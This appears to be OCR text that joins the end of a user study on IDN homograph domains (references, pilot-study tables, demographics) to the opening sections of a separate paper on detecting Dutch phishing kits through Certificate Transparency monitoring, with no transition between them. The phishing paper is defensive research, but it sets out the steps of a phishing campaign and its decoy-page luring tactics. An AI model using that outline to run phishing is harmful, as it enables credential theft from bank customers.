[6] Patricia Callejo, Rubén Cuevas, and Áangel Cuevas. An Ad-driven measurement technique for monitoring the browser marketplace. *IEEE Access*, 7, 2019.

[7] Jianjun Chen, Vern Paxson, and Jian Jiang. Composition kills: A case study of email sender authentication. In *Proc. of USENIX Security*, 2020.

[8] Daiki Chiba, Ayako Akiyama Hasegawa, Takashi Koide, Yuta Sawabe, Shigeki Goto, and Mitsuaki Akiyama. Domainscouter: Understanding the risks of deceptive IDNs. In *Proc. of RAID*, 2019.

[9] Catalin Cimpanu. Google chrome to get warnings for lookalike urls, 2019. https://www.zdnet.com/article/google-chrome-to-get-warnings.

[10] Adam Costello. Punycode: A bootstring encoding of unicode for internationalized domain names in applications (IDNA). RFC 3492, 2003. https://tools.ietf.org/html/rfc3492.

[11] Qian Cui, Guy-Vincent Jourdan, Gregor V. Bochmann, Russell Couturier, and Iosif-Viorel Onut. Tracking phishing attacks over time. In *Proc. of WWW*, 2017.

[12] Prateek Dewan, Anand Kashyap, and Ponnurangam Kumaraguru. Analyzing social and stylometric features to identify spear phishing emails. In *Proc. of eCrime*, 2014.

[13] Rachna Dhamija, J. D. Tygar, and Marti Hearst. Why phishing works. In *Proc. of CHI*, 2006.

[14] Sevtap Duman, Kubra Kalkan-Cakmakci, Manuel Egele, William K. Robertson, and Engin Kirda. Emailprofiler: Spearphishing filtering with header and stylometric features of emails. In *Proc. of COMPSAC*, 2016.

[15] Yahia Elsayed and Ahmed Shosha. Large scale detection of IDN domain name masquerading. In *Proc. of eCrime*, 2018.

[16] Ian Fette, Norman Sadeh, and Anthony Tomasic. Learning to detect phishing emails. In *Proc. of WWW*, 2007.

[17] Mattias Geniar. Show idn punycode in firefox to avoid phishing urls, 2018. https://ma.ttias.be/show-idn-punycode-firefox-avoid-phishing-urls/.

[18] Google. Internationalized domain names (IDN) in google chrome, 2020. https://chromium.googlesource.com/chromium/src/+/master/docs/idn.md.

[19] Google. Tesseract orc, 2020. https://opensource.google/projects/tesseract.

[20] Tristan Halvorson, Matthew F. Der, Ian Foster, Stefan Savage, Lawrence K. Saul, and Geoffrey M. Voelker. From .academy to .zone: An analysis of the new tld land rush. In *Proc. of IMC*, 2015.

[21] Tristan Halvorson, Kirill Levchenko, Stefan Savage, and Geoffrey M. Voelker. Xxxtortion? inferring registration intent in the .xxx tld. In *Proc. of WWW*, 2014.

[22] Xiao Han, Nizar Kheir, and Davide Balzarotti. Phisheye: Live monitoring of sandboxed phishing kits. In *Proc. of CCS*, 2016.

[23] D.J. Hauser and N. Schwarz. Attentive turkers: Mturk participants perform better on online attention checks than do subject pool participants. *Behavior Research Methods*, 48:400–407, 2016.

[24] Grant Ho, Aashish Sharma, Mobin Javed, Vern Paxson, and David Wagner. Detecting credential spearphishing in enterprise settings. In *Proc. of USENIX Security*, 2017.

[25] Tobias Holgers, David E. Watson, and Steven D. Gribble. Cutting through the confusion: A measurement study of homograph attacks. In *Proc. of USENIX ATC*, 2006.

[26] Jason Hong. The state of phishing attacks. *Communications of the ACM*, 55(1), 2012.

[27] Hang Hu and Gang Wang. End-to-end measurements of email spoofing attacks. In *Proc. of USENIX Security*, 2018.

[28] IETF.org. Internationalizing domain names in applications (IDNA), 2003. https://tools.ietf.org/html/rfc3490.

[29] Panagiotis Kintis, Najmeh Miramirkhani, Charles Lever, Yizheng Chen, Rosa Romero-Gómez, Nikolaos Pitropakis, Nick Nikiforakis, and Manos Antonakakis. Hiding in plain sight: A longitudinal study of combosquatting abuse. In *Proc. of CCS*, 2017.

[30] Maciej Korczynski, Maarten Wullink, Samaneh Tajalizadehkhoob, Giovane C. M. Moura, Arman Noroozian, Drew Bagley, and Cristian Hesselman. Cybercrime after the sunrise: A statistical analysis of dns abuse in new gtlds. In *Proc. of Asia CCS*, 2018.

[31] Viktor Krammer. Phishing defense against IDN address spoofing attacks. In *Proc. of PST*, 2006.

[32] Brian Krebs. It's way too easy to get a .gov domain name, 2019. https://krebsonsecurity.com/2019/11/its-way-too-easy-to-get-a-gov-domain-name/.

[33] Ponnurangam Kumaraguru, Yong Rhee, Alessandro Acquisti, Lorrie Faith Cranor, Jason Hong, and Elizabeth Nunge. Protecting people from phishing: The design and evaluation of an embedded training email system. In *Proc. of CHI*, 2007.

[34] LambdaTest. Lambdatest: Cross browser testing cloud, 2020. https://www.lambdatest.com/.

[35] Victor Le Pochat, Tom Van Goethem, and Wouter Joosen. Funny accents: Exploring genuine interest in internationalized domain names. In *Proc. of PAM*, 2019.

[36] Eric Lin, Saul Greenberg, Eileah Trotter, David Ma, and John Aycock. Does domain highlighting help people identify phishing sites? In *Proc. of CHI*, 2011.

[37] Baojun Liu, Chaoyi Lu, Zhou Li, Ying Liu, Hai-Xin Duan, Shuang Hao, and Zaifeng Zhang. A reexamination of internationalized domain names: The good, the bad and the ugly. In *Proc. of DSN*, 2018.

[38] Meng Luo, Pierre Laperdrix, Nima Honarmand, and Nick Nikiforakis. Time does not heal all wounds: A longitudinal analysis of security-mechanism support in mobile browsers. In *Proc. of NDSS*, 2019.

[39] Meng Luo, Oleksii Starov, Nima Honarmand, and Nick Nikiforakis. Hindsight: Understanding the evolution of ui vulnerabilities in mobile browsers. In *Proc. of CCS*, 2017.

[40] D. Kevin McGrath and Minaxi Gupta. Behind phishing: An examination of phisher modi operandi. In *Proc. of LEET*, 2008.

[41] Microsoft. Changes to IDN in IE7 to now allow mixing of scripts, 2006. https://docs.microsoft.com/en-us/archive/blogs/ie/changes-to-idn-in-ie7-to.

[42] Microsoft. Lifecycle FAQ - Internet explorer and Edge, 2016. https://docs.microsoft.com/en-us/lifecycle/faq/internet-explorer-microsoft-edge.

[43] Paul Mockapetris. Domain names - concepts and facilities. RFC 1034, 1987. https://tools.ietf.org/html/rfc1034.

[44] Tyler Moore and Benjamin Edelman. Measuring the perpetrators and funders of typosquatting. In *International Conference on Financial Cryptography and Data Security*, 2010.

[45] Mozilla. Firefox IDN display algorithm, 2017. https://wiki.mozilla.org/IDN_Display_Algorithm.

[46] NetMarketShare. Browser market share, 2020. https://netmarketshare.com/browser-market-share.aspx.

[47] Nick Nikiforakis, Steven Van Acker, Wannes Meert, Lieven Desmet, Frank Piessens, and Wouter Joosen. Bitsquatting: Exploiting bit-flips for fun, or profit? In *Proc. of WWW*, 2013.

[48] Adam Oest, Yenganeh Safaei, Penghui Zhang, Brad Wardman, Kevin Tyers, Yan Shoshitaishvili, Adam Doupé, and Gail-Joon Ahn. Phishtime: Continuous longitudinal measurement of the effectiveness of anti-phishing blacklists. In *Proc. of USENIX Security*, 2020.

[49] Adam Oest, Penghui Zhang, Brad Wardman, Eric Nunes, Jakub Burgis, Ali Zand, Kurt Thomas, Adam Doupé, and Gail-Joon Ahn. Sunrise to sunset: Analyzing the end-to-end life cycle and effectiveness of phishing attacks at scale. In *Proc. of USENIX Security*, 2020.

[50] Peng Peng, Chao Xu, Luke Quinn, Hang Hu, Bimal Viswanath, and Gang Wang. What happens after you leak your password: Understanding credential sharing on phishing sites. In *Proc. of Asia CCS*, 2019.

[51] Peng Peng, Limin Yang, Linhai Song, and Gang Wang. Opening the blackbox of virustotal: Analyzing online phishing scan engines. In *Proc. of IMC*, 2019.

[52] Shahrooz Pouryousef, Muhammad Daniyal Dar, Suleman Ahmad, Phillipa Gill, and Rishab Nithyanand. Extortion or expansion? an investigation into the costs and consequences of icann's gtld experiments. In *Proc. of PAM*, 2020.

[53] Pawan Prakash, Manish Kumar, Ramana Rao Kompella, and Minaxi Gupta. Phishnet: Predictive blacklisting to detect phishing attacks. In *Proc. of INFOCOM*, 2010.

[54] F. Quinkert, T. Lauinger, W. Robertson, E. Kirda, and T. Holz. It's not what it looks like: Measuring attacks and defensive registrations of homograph domains. In *Proc. of CNS*, 2019.

[55] Anirudh Ramachandran, Nick Feamster, and Santosh Vempala. Filtering spam with behavioral blacklisting. In *Proc. of CCS*, 2007.

[56] P. Resnick and P. Hoffman. Mapping characters for internationalized domain names in applications (IDNA). RFC 5895, 2008. https://tools.ietf.org/html/rfc5895.

[57] Joshua Reynolds, Deepak Kumar, Zane Ma, Rohan Subramanian, Meishan Wu, Martin Shelton, Joshua Mason, Emily Stark, and Michael Bailey. Measuring identity confusion with uniform resource locators. In *Proc. of CHI*, 2020.

[58] Richard Roberts, Yaelle Goldschlag, Rachel Walter, Taejoong Chung, Alan Mislove, and Dave Levin. You are who you appear to be: A longitudinal study of domain impersonation in tls certificates. In *Proc. of CCS*, 2019.

[59] Stuart Schechter, Rachna Dhamija, Andy Ozment, and Ian C Fischer. The emperor's new security indicators an evaluation of website authentication and the effect of role playing on usability studies. In *Proc. of IEEE SP*, 2007.

[60] StatCounter. Browser market share worldwide, 2020. https://gs.statcounter.com/browser-market-share.

[61] Hiroaki Suzuki, Daiki Chiba, Yoshiro Yoneya, Tatsuya Mori, and Shigeki Goto. Shamfinder: An automated framework for detecting IDN homographs. In *Proc. of IMC*, 2019.

[62] Janos Szurdi, Balazs Kocso, Gabor Cseh, Jonathan Spring, Mark Felegyhazi, and Chris Kanich. The long "Taile" of typosquatting domain names. In *Proc. of USENIX Security*, 2014.

[63] Christopher Thompson, Martin Shelton, Emily Stark, Maximilian Walker, Emily Schechter, and Adrienne Porter Felt. The web's identity crisis: Understanding the effectiveness of website identity indicators. In *Proc. of USENIX Security*, 2019.

[64] Ke Tian, Steve T. K. Jan, Hang Hu, Danfeng Yao, and Gang Wang. Needle in a haystack: Tracking down elite phishing domains in the wild. In *Proc. of IMC*, 2018.

[65] Unicode.org. Unicode confusables, 2015. https://www.unicode.org/Public/security/8.0.0/confusables.txt.

[66] Unicode.org. Unicode 13.0.0, 2020. https://unicode.org/versions/Unicode13.0.0/.

[67] Amber van der Heijden and Luca Allodi. Cognitive triaging of phishing attacks. In *Proc. of USENIX Security*, 2019.

[68] Javier Vargas, Alejandro Correa Bahnsen, Sergio Villegas, and Daniel Ingevaldson. Knowing your enemies: leveraging data analysis to expose phishing patterns against a major us financial institution. In *Proc. of eCrime*, 2016.

[69] W3Counter. Browser & platform market share, 2020. https://www.w3counter.com/globalstats.php.

[70] Jingguo Wang, Tejaswini Herath, Rui Chen, Arun Vishwanath, and H. Raghav Rao. Research article phishing susceptibility: An investigation into the processing of a targeted spear phishing email. *IEEE Transactions on Professional Communication*, 55(4):345–362, 2012.

[71] Colin Whittaker, Brian Ryner, and Marria Nazif. Large-scale automatic classification of phishing pages. In *Proc. of NDSS*, 2010.

[72] Yue Zhang, Serge Egelman, Lorrie Cranor, and Jason Hong. Phinding Phish: Evaluating Anti-Phishing Tools. In *Proc. of NDSS*, 2007.

[73] Yue Zhang, Jason I Hong, and Lorrie F Cranor. Cantina: a content-based approach to detecting phishing web sites. In *Proc. of WWW*, 2007.

[74] Xudong Zheng. Phishing with unicode domains, 2017. https://www.xudongz.com/blog/2017/idn-phishing/.

Appendix-A: Pilot Studies

To explore the design space, we conducted 4 pilot studies to experiment with different design choices, as shown in Table 9. We framed the questions slightly differently in each pilot study to prime users to focus on the domain names. Below, we use `bankofamerica.com` as an example website.

In pilot study 1, we presented users with the screenshot and asked: "is the domain name shown in the browser address bar `bankofamerica.com`?" By explicitly mentioning the address bar, we cued users to examine the address bar.

In pilot study 2, we asked the same question albeit with 5-point Likert scale answer options: *"1 - I'm very confident it is," "2 - I'm somewhat confident it is," "3 - I can't tell," "4 - I'm somewhat confident it is not,"* and *"5 - I'm very confident it is not."* We tested it to see whether having finer-grained answers would help differentiate conditions (*e.g.*, detection rates of IDNs that are blocked vs. not blocked by Chrome).

In pilot study 3, we tried to avoid priming users to focus on the address bar. We just asked "is the website the real `bankofamerica.com`?" We tested this version because in practice users might not pay attention to the address bar when browsing the web. This should give us a lower bound estimate of people's IDN detection rate.

In pilot study 4, we drew users' attention to the domain name even more by placing the homograph domain name directly in the question. We asked "is `bankofamerı́ca.com` the same as `bankofamerica.com`?" We essentially asked the users to compare the two domain names side-by-side. We tested this version because it should give us an upper bound estimate of people's IDN detection rate.

Website Selection. We select diverse websites from five common website categories: "Shopping," "Banking," "Social Networking," "Education" and "Government & Military." For each category, we selected two sets of domains: popular and unpopular domains. The popular domains were randomly selected from the Chromium top domain list (3 domains per set). In total, we selected $5 \times 2 \times 3 = 30$ domain names.

For each target domain, we then generated two homograph IDNs: one IDN that can be blocked by the latest Chrome (IDN-Block), and the other IDN can bypass Chrome's policy (IDN-Pass). Thus, for each target domain, we had three choices: IDN-block, IDN-pass, and the real domain name.

Pilot Study Results. In April 2020, we conducted the four pilot studies on MTurk. Each participant examined 30 websites. For each website, we randomly chose to display the real, IDN-Block, or IDN-Pass domain name. Each participant can only participate in one of the pilot studies and for only once. Each participant was compensated $1 for their time.

Study	Experimental Setups			Error Rate			# Participants
	Question	Priming	Answer	Real	IDN-Block	IDN-Pass	(# Answers)
Pilot 1	*"Is the domain name shown in the browser address bar [target domain x]?"*	Medium	Binary	8.75%	46.25%	31.07%	20 (600)
Pilot 2	*"Is the domain name shown in the browser address bar [target domain x]?"*	Medium	Likert Scale	1.98%*	53.29%*	39.85%*	19 (570)
Pilot 3	*"Is the website the real [target domain x]?"*	Light	Binary	16.67%	55.56%	50.79%	18 (540)
Pilot 4	*"Is [homograph domain name] the same as [target domain x]?"*	Heavy	Binary	8.75%	22.5%	16.43%	20 (600)

Table 9: Pilot study set up and their results. *Note that for pilot study 2, we used a five-point Likert scale. We regard the first two points (*i.e.*, "very confident" and "somewhat confident") as the "yes" answer to calculate the error rate. All other pilot studies used the binary answers of "yes" and "no" plus "I can't tell."

To attract serious workers on MTurk, we used commonly applied filters: we recruited U.S. workers who have an approval rate greater than 90%, and have completed more than 50 approved tasks. For each pilot study, we recruited 18 – 20 participants. In total, we had 77 participants with 2,310 answers (domain names).

In Table 9, we show the error rate for the questions in each study. More specifically, if participants answered "Yes", it means they believed the site was the real site. As such, for real websites, answering "Yes" is correct; for IDN websites, answering "Yes" is incorrect. Note that for pilot study 2 where we used a 5-point Likert scale, we considered the first two answers as "YES." Across the four studies, we have two consistent observations. First, participants performed well when they are presented with the *real domain names*. Across the four pilot studies, users' error rates are between 1.98% to 16.67%. Second, when displaying homograph IDNs (either IDN-Block or IDN-Pass), there was a large percentage of wrong answers (i.e., a high error rate). For example, when showing IDN-pass, 16.43% – 50.79% of the times users mistook it as the real domain name.

After comparing the results of the pilot studies, we decided to choose the setting of *Pilot-1* as our main study for the following reasons. First, comparing Pilot-1 and Pilot-2, we did not observe a need to use a 5-point Likert scale as the trend was the same for both conditions and using the Likert scale can complicate the tasks. People might also interpret the five levels differently. Instead, a binary answer (plus "I can't tell") can reduce the ambiguity. Pilot-3 did not prime users to check the domain names in the address bar. Table 9 shows users were more likely to make mistakes as we expected (a lower bound of detection rate). Given that our goal was to test the impact of homograph IDNs, we wanted to examine whether people can identify homograph IDNs when they looked at the domain names. As such the setting of Pilot-3 was not adopted. Pilot-4 represented the other extreme by over-priming users: forcing users to compare the displayed domain names with the real domain names. Table 9 shows that users had an lower error rate as we expected (performance upper bound). However, Pilot-4's setting is too unrealistic as we cannot expect users to do this when browsing the Internet.

Demographics	# Participants
Gender	
Male	139
Female	78
Age	
18-29	75
30-39	83
40-49	36
50 or above	23
Education Level	
High school graduate or less	18
Some college or two-year associate degree	42
Bachelor's degree	114
Some graduate school	11
Master's or professional degree	29
Ph.D.	3
Browser Use History	
Less than a year	2
1-3 years	8
3-5 years	25
More than 5 years	182
Computing Background	
Yes	81
No	130
Prefer not to answer	6

Table 10: Demographic information of participants of the main user study (N=217). We only include participants who passed the attention check.

Appendix-B: Main Study Information

Table 10 shows the demographic information of participants.

Catching Phishers By Their Bait: Investigating the Dutch Phishing Landscape through Phishing Kit Detection

Hugo Bijmans[1], Tim Booij[1], Anneke Schwedersky[1], Aria Nedgabat[2], and Rolf van Wegberg[3]

[1]*Netherlands Organisation for Applied Scientific Research* (TNO)
[2]*Eindhoven University of Technology*
[3]*Delft University of Technology*

Abstract

Off-the-shelf, easy-to-deploy phishing kits are believed to lower the threshold for criminal entrepreneurs going phishing. That is, the practice of harvesting user credentials by tricking victims into disclosing these on fraudulent websites. But, how do these kits impact the phishing landscape? And, how often are they used? We leverage the use of TLS certificates by phishers to uncover possible Dutch phishing domains aimed at the financial sector between September 2020 and January 2021. We collect 70 different Dutch phishing kits in the underground economy, and identify 10 distinct kit families. We create unique fingerprints of these kits to measure their prevalence in the wild. With this novel method, we identify 1,363 Dutch phishing domains that deploy these phishing kits, and capture their end-to-end life cycle – from domain registration, kit deployment, to take-down. We find the median uptime of phishing domains to be just 24 hours, indicating that phishers do act fast. Our analysis of the deployed phishing kits reveals that only a small number of different kits are in use. We discover that phishers increase their luring capabilities by using decoy pages to trick victims into disclosing their credentials. In this paper, we paint a comprehensive picture of the tactics, techniques and procedures (TTP) prevalent in the Dutch phishing landscape and present public policy takeaways for anti-phishing initiatives.

1 Introduction

Phishing is a pervasive type of social engineering that harvests user credentials by tricking targets into disclosing personal or financial information – e.g., credit card details – on a fraudulent website. Deploying a phishing website has become trivial with so-called *'phishing kits'*, which can be bought, leased or even downloaded for free in the underground economy – like dark net markets [34], social media platforms or secure messaging services like Telegram [29]. A phishing kit contains full-fledged phishing websites [9], mimicking popular banks or financial service providers. Phished credentials are exfiltrated either through e-mail [47] or collected within an administrator panel. As phishing attacks are often tailored to a specific audience and country [44], understanding the impact of phishing kits on the entire landscape, should be investigated per linguistic or geographical area to create coherent insights on phishing tactics, techniques and procedures (TTP). This specific focus aligns with earlier work finding that deployed phishing kits often victimize a particular audience and target banks in a single country [17].

Given our information position in the Dutch cybercrime ecosystem, enabling us to capture the supply of phishing kits, we take phishing targeted at the Dutch financial sector as the focus of our research. The Dutch retail banking sector is very concentrated, as just three large retail banks and a few smaller ones make up the entire market [2]. More importantly, they all primarily service customers through online banking, which is therefore widespread and popular in The Netherlands [51].

Where executing a phishing attack has become quite simple, responding swiftly and adequately to this phenomenon is far from trivial. By the time phishing domains are reported to law enforcement agencies (LEA), many of them are already offline. They can be either taken down by the phishers themselves or by hosting providers, often initiated by notice-and-takedown requests by banks who's clients get phished. All of this makes phishing campaign attribution rather difficult, as the window wherein evidence can be collected closes fast. To overcome this challenge, it is essential to pro-actively detect phishing domains and get a minute-to-minute overview of the phishing landscape. Measuring the scale and operations is crucial for defining robust countermeasures and deploying them before these attacks can cause any harm. Additionally, the recent adoption of SMS and WhatsApp as a means of phishing message delivery [37] has sped up the execution of these attacks even more. Therefore, decreasing the time between the start of the attack and detection – before the arrival of the first victim – is crucial. In this paper, we present a novel, multi-stage method to detect phishing domains at scale in real time, capture their attributes and identify the presence of phishing kits.

We leverage the fact that many phishing domains are secured by TLS connections [16] and that newly issued X.509 certificates can be monitored in real time by observing Certificate Transparency Logs [19]. By continuously monitoring these logs for 'phishy' domains and subsequently crawling them, we create a dataset of potential malignant domains. By fingerprinting parts of the source code and structure of gathered phishing kits, we measure their prevalence in the wild by detecting these fingerprints on live phishing domains. We group related kits into families, analyze their deployments and gain more insights into the TTP used by these phishers.

Our analyses aims to create an overview of the impact of off-the-shelf kits on the Dutch phishing landscape and to identify commonly used TTP. In this paper, we make the following contributions:

- We present the first empirical, longitudinal measurement study of the end-to-end life cycle of Dutch phishing campaigns.
- We collect 70 different Dutch phishing kits, identify 10 different families and create unique fingerprints in order to examine the prevalence of these kits in the wild.
- We leverage the use of TLS certificates by phishers and Certificate Transparency Logs to find 1,363 confirmed Dutch phishing domains deploying these kits between September 2020 and January 2021.
- We compile a comprehensive overview of the Dutch phishing landscape including commonly used (decoy) tactics, phishing kit characteristics and preferred hosting providers.

The remainder of this paper is structured as follows: We analyze the anatomy of a phishing campaign in Section 2, explain our methodology in Section 3 and present our results in the subsequent sections. In Section 4, we discuss the results of our analysis on gathered phishing kits. In Section 5, we examine the domains used by phishers and show how phishing kits are deployed in Section 6. We benchmark and validate our methodology with external data in Section 7 and depict the end-to-end life cycle of phishing campaigns with an example in Section 8. An overview of related work on phishing measurements and phishing kit analysis is given in Section 9. Finally, we critically discuss our results and methods in Section 10, share our public policy takeaways and conclude our work in Section 11.

2 Anatomy of a phishing campaign

A successful phishing expedition is the result of many crucial steps a phisher needs to take successively. In this section, we examine common techniques to lure in victims and make them disclose their credentials. Next, we depict the complete end-to-end life cycle of a typical phishing campaign. We end this section with the scope of our work before we elaborate on our measurement methodology.

2.1 Luring in victims

The chances of successfully executing a phishing attack are highly dependent on the credibility of the phishing message – the *bait*. Therefore, phishers use a wide range of techniques and narratives to craft sophisticated phishing messages to trick victims into disclosing their credentials without thinking twice. We can analyze such techniques by utilizing the work of Robert Caldini, the author of *The Psychology of Persuasion*, who identified several principles that explain how *'mental shortcuts'* can be exploited for the persuasion of others [8]. Recent work by Van der Heijden & Allodi [49] employed Caldini's principles on phishing e-mails and have shown that *scarcity* – time is limited, so the victim should act quickly – and *consistency* – victim is already a customer of this bank, so communication is expected – are the most popular persuasion techniques among phishers.

Although the contents of e-mails or text messages are unknown when analyzing phishing websites, we were able to identify these two principles on pages included in the various phishing kits we examine in Section 4, as persuasion techniques are exemplified there. Like a request to pay additional shipping costs for postal packages (*scarcity*), an identification request for DigiD – the Dutch online identity to interact with governmental organizations (*consistency*) – or a request to return debit cards to the bank for safe destruction and renewal (both *scarcity* and *consistency*). We noticed that besides the traditional approach of demanding victims to login to their online banking account directly, attackers also deployed more subtle, multi-staged, approaches. The first two examples are part of such an approach phishers follow to improve the credibility of their attack. In such a staged approach, victims are directed towards a decoy page like one of the aforementioned examples first, as shown schematically in Figure 1. There are no user credentials harvested on this page, but the victim is directed to a page on which a variety of banks can be chosen to initiate further steps eventually. As the victim is already on a 'trusted' website, it is likely to be less observant. Any irregularities are unlikely to be spotted, making disclosing credentials to one of the fake bank login pages deployed by phishers the final step of the fall trap. Phishing kits employing these techniques and containing templates for multiple banks are called *multipanels*, which we will examine in more detail in Section 4.

2.2 End-to-end life cycle of a phishing campaign

Whether or not advanced luring techniques are used, the steps to setup a phishing campaign are near-identical. A typical




Figure 1: Luring technique with a decoy landing page and various fake banking login pages – a so-called *multipanel*

phishing attack consists out of five steps, which we illustrate in Figure 2. First, a phisher has to obtain a phishing kit that contains a website created to trick victims into disclosing their credentials. Although phishers could make this website themselves, it is much easier to deploy an off-the-shelf phishing kit that contains all the necessary resources. These phishing kits can be obtained through various sources, such as dark net markets [50] and online forums, but they have become available on public chat applications like Telegram [29] as well. Second, the phisher needs a domain where the phishing website is located. This can either be done by hijacking an insecure and unrelated website – no costs, more effort – or by simply registering a new domain name – small costs, less effort. Third, when a new domain is registered and a phishing kit obtained, the phisher needs a Web hosting provider to store the phishing kit files. Consequently, phishers often rent a Virtual Private Server (VPS), which allows them to install a Web server capable of hosting their website. Fourth, to make the phishing website look even more legitimate, the attacker acquires an X.509 (TLS) certificate to create a secure connection between victim and website over HTTPS. According to the Anti-Phishing Working Group, 78% of all phishing in 2020 is served over HTTPS [16]. This practice plays into the expectation of Internet users to observe a (green) padlock icon in the browser's address bar when visiting their bank's website – to indicate a secure connection. As Google Chrome started marking Web pages served over HTTP as *'not secure'* in September 2018 [42], potential victims could hesitate filling in their credentials when the website is not served over a secured connection. Obtaining these TLS certificates is easy and often free through certificate authorities like *Let's Encrypt* [10]. With the website in place, the phisher delivers the *bait* to potential victims by e-mail, text message or through other means and waits for victims to fill in their credentials.

As we will show in Section 4, these steps are often explained in great detail by the supplier of phishing kits, allowing their 'customers' to easily setup a phishing website




Figure 2: End-to-end life cycle of a phishing campaign




Figure 3: Architecture of our measurement system

themselves. We, on the other hand, examined these steps in the life cycle of a phishing campaign and identified the fourth step, obtaining the TLS certificate, as a valuable data source for detecting potential phishing domains. More importantly, this is also the only real-time and public data source available to us. For the remainder of this paper, we follow the steps in this life cycle to present and structure our findings. As the work on examinations and observations of phishing websites in the wild is limited [35, 39] and insights into the complete life cycle of a phishing campaign combined with thorough phishing kit analysis are absent, we designed and implemented a measurement system to monitor and analyze the Dutch phishing landscape. The focus on this one consumer market is logical as Han et al. [17] stated that phishing victims are often originating from the same country, which underlines the necessity for country specific phishing research. Likewise, earlier work on this topic highlighted the fast disappearance of phishing domains [39], making attribution rather difficult. Therefore, it is essential to create a system that could assist law enforcement to quickly respond to these attacks.

3 Measurement methodology

To study the Dutch phishing landscape, we follow the life cycle of a phishing campaign as explained in the previous section. Our measurement approach consists out of the following three steps: 1) collect phishing kits on Telegram employing snowball sampling, 2) identify possible phishing domains based on issued TLS certificates, and 3) crawl the corresponding Web pages to identify the used phishing kit and the capture the end-to-end life cycle of the attack. The methodology used to analyze each of these steps is explained in the following subsections. We store the data produced by all our measurement steps in an Elasticsearch instance, together with Kibana for easy data visualization and monitoring. The complete measurement system is deployed in Docker containers on a cloud server and presented in Figure 3.




Figure 4: Example of a phishing kit offered on Telegram. This vendor offers a phishing-page-for-hire for €75 per week with templates for multiple Dutch banks included – a *multipanel*.

3.1 Phishing kit acquisition

We use two approaches to gather phishing kits that target Dutch banking clients. First, we collect phishing kits on public Telegram channels employing a so-called *'snowball sampling'* approach. In addition, we automatically download kits from open directories on crawled phishing domains. We explain both approaches in the following paragraphs.

Telegram is an instant messenger application which allows for secure communications on multiple platforms. The chat application offers a wide variety of channel types, ranging from public broadcast channels to secret chats with more security features. Encryption is applied to all messages, making it difficult to eavesdrop communications [46]. The ease of use and the high sense of security on Telegram makes it popular among criminals [29], and much easier to use compared to dark net markets or underground forums. Criminals offer illegal drugs, weapons and phishing kits on public Telegram channels, whereas direct messages on the platform allow them to negotiate prices and make deals with potential customers in private. An example of an advertisement can be found in Figure 4, which shows a vendor offering a fake *ING Betaalverzoek* (payment request) decoy page which includes templates for multiple dutch banks, a so-called *multipanel* as we have explained in Section 2.1.

To gather phishing kits from Telegram, we manually inspected fraud-related Telegram channels, searched for shared




Figure 5: Phishing kit file structure and the corresponding fingerprints for both file structure and landing page strings

phishing kits and discovered related channels by following shared links in the chat. This snowball approach is a common sampling technique, that allows to reach saturation in data collection when the total population is hidden or hard to reach [1]. Our data collection saturated after we did not find any new links to our sample of public fraud-related Telegram channels ($n = 50$). Phishing kits shared in these channels are often free – e.g., as a trial version with limited possibilities – can be leased for a customized period of time – as is the case in Figure 4 – or bought from the creator or reseller for a fixed price. Kits offered in the latter category are often shared for free (*'leaked'*) afterwards to frustrate the seller.

The second approach to obtain phishing kits is to capture them from suspected phishing domains. As will be explained in Section 3.3, we crawl each suspected phishing domain and when such a domain returns an open directory, we follow the same methodology as Cova et al. [9], and search for `.zip` files to find new phishing kits that we then download automatically. Note, we did not search by trying to guess the names of popular phishing kit `.zip` files.

